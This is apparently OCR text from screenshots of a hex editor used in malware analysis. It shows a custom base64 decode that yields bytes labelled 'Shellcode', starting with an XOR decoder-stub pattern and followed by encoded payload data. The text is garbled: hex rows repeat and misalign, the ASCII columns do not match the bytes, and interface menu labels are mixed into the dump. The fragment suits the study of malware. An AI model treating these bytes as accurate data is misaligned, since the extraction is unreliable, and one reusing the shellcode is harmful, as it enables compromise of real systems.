| 000000A0 | 5A 6F 54 64 67 32 69 62 | 5A 34 31 6F 4C 32 35 41 | ZoTdg2ibZ41oL25A |
| 000000B0 | 53 5A 64 76 44 49 53 32 | 4F 32 54 74 78 52 73 55 | SZdvDIS2O2TtxRsU |
| 000000C0 | 6E 36 70 38 5A 76 37 48 | 58 41 57 66 71 54 4A 71 | n6p8Zv7HXAWfqTJq |
| 000000D0 | 36 34 6C 51 44 38 76 37 | 4A 57 48 72 6B 6B 74 42 | 641QD8v7JWHRkkTB |
| 000000E0 | 72 39 30 59 59 63 4B 79 | 66 41 54 73 76 33 45 4F | r90YYcKyfATsv3EO |
| 000000F0 | 79 4C 39 78 44 73 69 2F | 63 51 34 78 73 64 68 69 | YL9xDsi/cQ4xsdh i |
| 00000100 | 6A 4E 34 66 58 54 47 78 | 32 47 4B 4D 33 68 39 64 | jN4fXTGx2GKM3h9d |
| 00000110 | 4C 2B 4E 63 59 72 57 4D | 6D 31 30 57 73 63 6C 69 | L+NcYrWMm10Wscli |
| 00000120 | 75 4E 34 4F 58 52 76 6A | 53 6D 4C 64 6A 49 31 64 | uN40XRvjSmLdjI1d |
| 00000130 | 52 79 55 78 59 76 56 4B | 39 6C 31 49 4A 54 42 69 | RyUxYvVK911IJTBi |
| 00000140 | 4A 30 72 33 58 59 52 33 | 75 57 4B 4F 47 48 35 64 | J0r3XYR3uWKOGH5d |
| 00000150 | 4C 53 55 72 59 70 46 4B | 37 46 30 79 64 37 70 69 | LSUrYpFK7F0yd7pi |
| 00000160 | 6A 68 68 39 58 64 78 78 | 48 6A 56 68 48 74 6B 4B | jhh9XdxxHjVhHtkK |
| 00000170 | 59 52 37 5A 43 6D 45 65 | 32 51 70 68 48 74 6B 4B | YR7ZCmEe2QphHtkK |
| 00000180 | 59 52 37 5A 43 6A 46 62 | 32 51 70 39 57 74 77 4B | YR7ZCjFb2Qp9WtwK |
| 00000190 | 50 77 6A 74 58 54 38 49 | 37 56 30 2F 43 4F 31 64 | PwjtXT8I7V0/CO1d |
| 000001A0 | 33 77 6A 76 66 4E 51 4A | 35 6E 7A 55 49 2B 52 38 | 3wjvfNQJ5nzUI+R8 |
| 000001B0 | 31 50 33 6B 66 4E 54 39 | 35 48 77 5A 6D 75 56 38 | 1P3kfNT95HwZmuV8 |
| 000001C0 | 47 59 72 6C 66 42 6E 4B | 35 33 77 5A 79 75 64 73 | GYrlfBnK53wZyuds |
| 000001D0 | 47 64 72 6E 62 42 6E 59 | 35 32 77 63 32 4F 64 73 | GdrnbBnY52wc20ds |

Output

Copied 266320 bytes from offset 0x63f to 0x4168e to new tab 'New file 1'.

Values Bookmarks Calculator Output Scripting

Offset 0h (0) Length 0h (0) OVR

5:00 PM 8/7/2021

FileInsight - Output of Custom base64 decode*

File Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x Output of Custom base64 decode* x New file 1* x Output of Custom base64 decode* x

| | | | |
|----------|-------------------------|-------------------------|---|
| 00000000 | FC E8 00 00 00 00 EB 27 | 5E 8B 1E 83 C6 04 8B 16 | ' ^ |
| 00000010 | 31 DA 83 C6 04 56 8B 0E | 31 D9 89 0E 31 CB 83 C6 | 1 V 1 1 |
| 00000020 | 04 83 EA 04 31 C9 39 CA | 74 02 EB EA 5B FF E3 E8 | 1 9 t [|
| 00000030 | D4 FF FF FF 49 5F 7F FE | 49 53 7C FE 04 05 97 FE | I_ IS |
| 00000040 | 04 05 97 A5 56 40 C2 2C | B3 C1 01 A6 D8 C1 01 59 | V@ , Y |
| 00000050 | 0B 48 C2 0E 63 4C C2 0E | 63 1C 3D DE 0B EC 88 7C | H cL c = |
| 00000060 | 5D 84 8D 7C 5D 84 DD 83 | 8E 84 DD 83 8E 84 DD 83 |]] f h g |
| 00000070 | 8E 84 DD 83 8E 84 DD 83 | 66 84 DD 83 68 9B 67 8D | h/n@I o ;d |
| 00000080 | 68 2F 6E 40 49 97 6F 0C | 84 B6 3B 64 ED C5 1B 14 | f \ 2j P |
| 00000090 | 9F AA 7C 66 FE C7 5C 05 | 9F A9 32 6A EB 89 50 0F | %a KA a |
| 000000A0 | CB FB 25 61 EB 92 4B 41 | AF DD 18 61 C2 B2 7C 04 | q q q 1 b |
| 000000B0 | EC BF 71 0E C8 BF 71 0E | C8 BF 71 0E 31 B1 D8 62 |] 1 b]/ \b |
| 000000C0 | 8C DE 1F 5D 31 B1 D8 62 | 8C DE 1F 5D 2F E3 5C 62 |] b] Jb |
| 000000D0 | B5 8C 9B 5D 16 B1 C9 62 | B8 DE 0E 5D 1B E3 4A 62 |] G%1b J] H%0b |
| 000000E0 | DD 8C 8D 5D 47 25 31 62 | F5 4A F6 5D 48 25 30 62 | ' J] w b] -%+b |
| 000000F0 | 27 4A F7 5D 84 77 B9 62 | 8E 18 7E 5D 2D 25 2B 62 | J] 2w b] q 5 |
| 00000100 | 91 4A EC 5D 32 77 BA 62 | 8E 18 7D 5D DC 71 1E 35 | 61 1E D9 0A 61 1E D9 0A a a a a |
| 00000110 | 61 1E D9 0A 61 1E D9 0A | 61 1E D9 0A 61 1E D9 0A | 61 1E D9 0A 31 5B D9 0A a 1 [Z ?] |
| 00000120 | 7D 5A DC 0A 3F 08 ED 5D | 7D 5A DC 0A 3F 08 ED 5D | 3F 08 ED 5D 3F 08 ED 5D ?] ?] |
| 00000130 | DF 08 EF 7C D4 09 E6 7C | DF 08 EF 7C D4 09 E6 7C | D4 23 E4 7C D4 FD E4 7C # |
| 00000140 | D4 FD E4 7C 19 9A E5 7C | D4 FD E4 7C 19 9A E5 7C | 19 8A E5 7C 19 CA E7 7C 19 CA E7 6C 1 1 |
| 00000150 | 19 D8 E7 6C 1C D8 E7 6C | 19 D8 E7 6C 19 D8 E7 6C | 19 D8 E7 6C 19 F8 E3 6C 19 FC E3 6C 62 08 E0 6C 1b 1 |
| 00000160 | 1C D8 E7 6C 19 DA E7 6C | 1C D8 E7 6C 19 D8 E7 6C | 60 08 A0 6D 60 08 B0 6D 60 18 B0 6D 60 18 A0 6D ` m ` m ` m ` m |
| 00000170 | 60 08 A0 6D 60 08 A0 6D | 60 18 B0 6D 60 18 A0 6D | 60 08 A0 6D 60 08 A0 6D 70 08 A0 6D 70 E9 A2 6D ` m ` mp mp m |
| 00000180 | 70 08 A0 6D 70 E9 A2 6D | 70 08 A0 6D 70 E9 A2 6D | 21 E9 A2 6D F5 26 A0 6D 55 26 A0 6D 55 D6 A3 6D ! m & mU & mU m |
| 00000190 | E1 D7 A3 6D E1 D7 A3 6D | E1 D7 A3 6D E1 D7 A3 6D | E1 D7 A3 6D E1 D7 A3 6D 05 C0 A7 6D 75 83 A5 6D m m mu m |
| 000001A0 | E1 D7 A3 6D E1 D7 A3 6D | E1 D7 A3 6D E1 D7 A3 6D | 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D i mi mi mi m |
| 000001B0 | | | |
| 000001C0 | | | |
| 000001D0 | | | |

Shellcode

Output

Decoded 266320 bytes with custom base64 table from offset 0x0 to 0x4104f.
Added a bookmark to decoded region.

Values Bookmarks Calculator Output Scripting

Offset 0h (0) Length 0h (0) OVR

5:01 PM 8/7/2021

FileInsight - Output of Custom base64 decode*

File Home Edit Search Plugins Windows Help

Operations Basic Compression Crypto Encoding Misc Plugins

Navigation Support Parsing Binwalk scan Disassemble File type Find PE file Parse file structure Show metadata Strings

3d30ac25c3121e969d195d7eadcf1... New file 0* Output of Custom base64 decode* New file 1* Output of Custom base64 decode*

| Offset | Hex | ASCII |
|----------|---------------------------------------|-------------------------------|
| 00000 | FC E8 00 00 00 00 EB 27 | 5E 8B 1E 83 C6 04 8B 16 |
| 00010 | 31 DA 83 C6 04 56 8B 0E | 31 D9 89 0E 31 CB 83 C6 |
| 00020 | 0 Disassemble selected region CA | 74 02 EB EA 5B FF E3 E8 |
| 00030 | D (the whole file if not selected) FE | 49 53 7C FE 04 05 97 FE |
| 00040 | 04 05 97 A5 56 40 C2 2C | B3 C1 01 A6 D8 C1 01 59 |
| 00050 | 0B 48 C2 0E 63 4C C2 0E | 63 1C 3D DE 0B EC 88 7C |
| 00060 | 5D 84 8D 7C 5D 84 DD 83 | 8E 84 DD 83 8E 84 DD 83 |
| 00000070 | 8E 84 DD 83 8E 84 DD 83 |]]] f h g |
| 00000080 | 66 84 DD 83 68 9B 67 8D | h/n@I o ;d |
| 00000090 | 68 2F 6E 40 49 97 6F 0C | 84 B6 3B 64 ED C5 1B 14 |
| 000000A0 | 9F AA 7C 66 FE C7 5C 05 | 9F A9 32 6A EB 89 50 0F |
| 000000B0 | CB FB 25 61 EB 92 4B 41 | AF DD 18 61 C2 B2 7C 04 |
| 000000C0 | EC BF 71 0E C8 BF 71 0E | C8 BF 71 0E 31 B1 D8 62 |
| 000000D0 | 8C DE 1F 5D 31 B1 D8 62 | 8C DE 1F 5D 2F E3 5C 62 |
| 000000E0 | B5 8C 9B 5D 16 B1 C9 62 | B8 DE 0E 5D 1B E3 4A 62 |
| 000000F0 | DD 8C 8D 5D 47 25 31 62 | F5 4A F6 5D 48 25 30 62 |
| 00000100 | 27 4A F7 5D 84 77 B9 62 | 8E 18 7E 5D 2D 25 2B 62 |
| 00000110 | 91 4A EC 5D 32 77 BA 62 | 8E 18 7D 5D DC 71 1E 35 |
| 00000120 | 61 1E D9 0A 61 1E D9 0A | 61 1E D9 0A 61 1E D9 0A |
| 00000130 | 61 1E D9 0A 31 5B D9 0A | 7D 5A DC 0A 3F 08 ED 5D |
| 00000140 | 3F 08 ED 5D 3F 08 ED 5D | DF 08 EF 7C D0000000000000000 |
| 00000150 | D4 23 E4 7C D4 FD E4 7C | D4 FD E4 7C 19 9A E9 7C |
| 00000160 | 19 8A E5 7C 19 CA E7 7C | 19 CA E7 6C 19 DA E7 6C |
| 00000170 | 19 D8 E7 6C 1C D8 E7 6C | 1C D8 E7 6C 19 D8 E7 6C |
| 00000180 | 19 D8 E7 6C 19 F8 E3 6C | 19 FC E3 6C 62 08 E0 6C |
| 00000190 | 60 08 A0 6D 60 08 B0 6D | 60 18 B0 6D 60 18 A0 6D |
| 000001A0 | 60 08 A0 6D 60 08 A0 6D | 70 08 A0 6D 70 E9 A2 6D |
| 000001B0 | 21 E9 A2 6D F5 26 A0 6D | 55 26 A0 6D 55 D6 A3 6D |
| 000001C0 | E1 D7 A3 6D E1 D7 A3 6D | E1 D7 A3 6D E1 D7 A3 6D |
| 000001D0 | E1 D7 A3 6D E1 D7 A7 6D | 05 C0 A7 6D 75 83 A5 6D |
| | 69 83 A5 6D 69 83 A5 6D | 69 83 A5 6D 69 83 A5 6D |

Script is running, please wait...

Navigation Structures Decode

Bookmarks

Output


Values Bookmarks Calculator Output Scripting

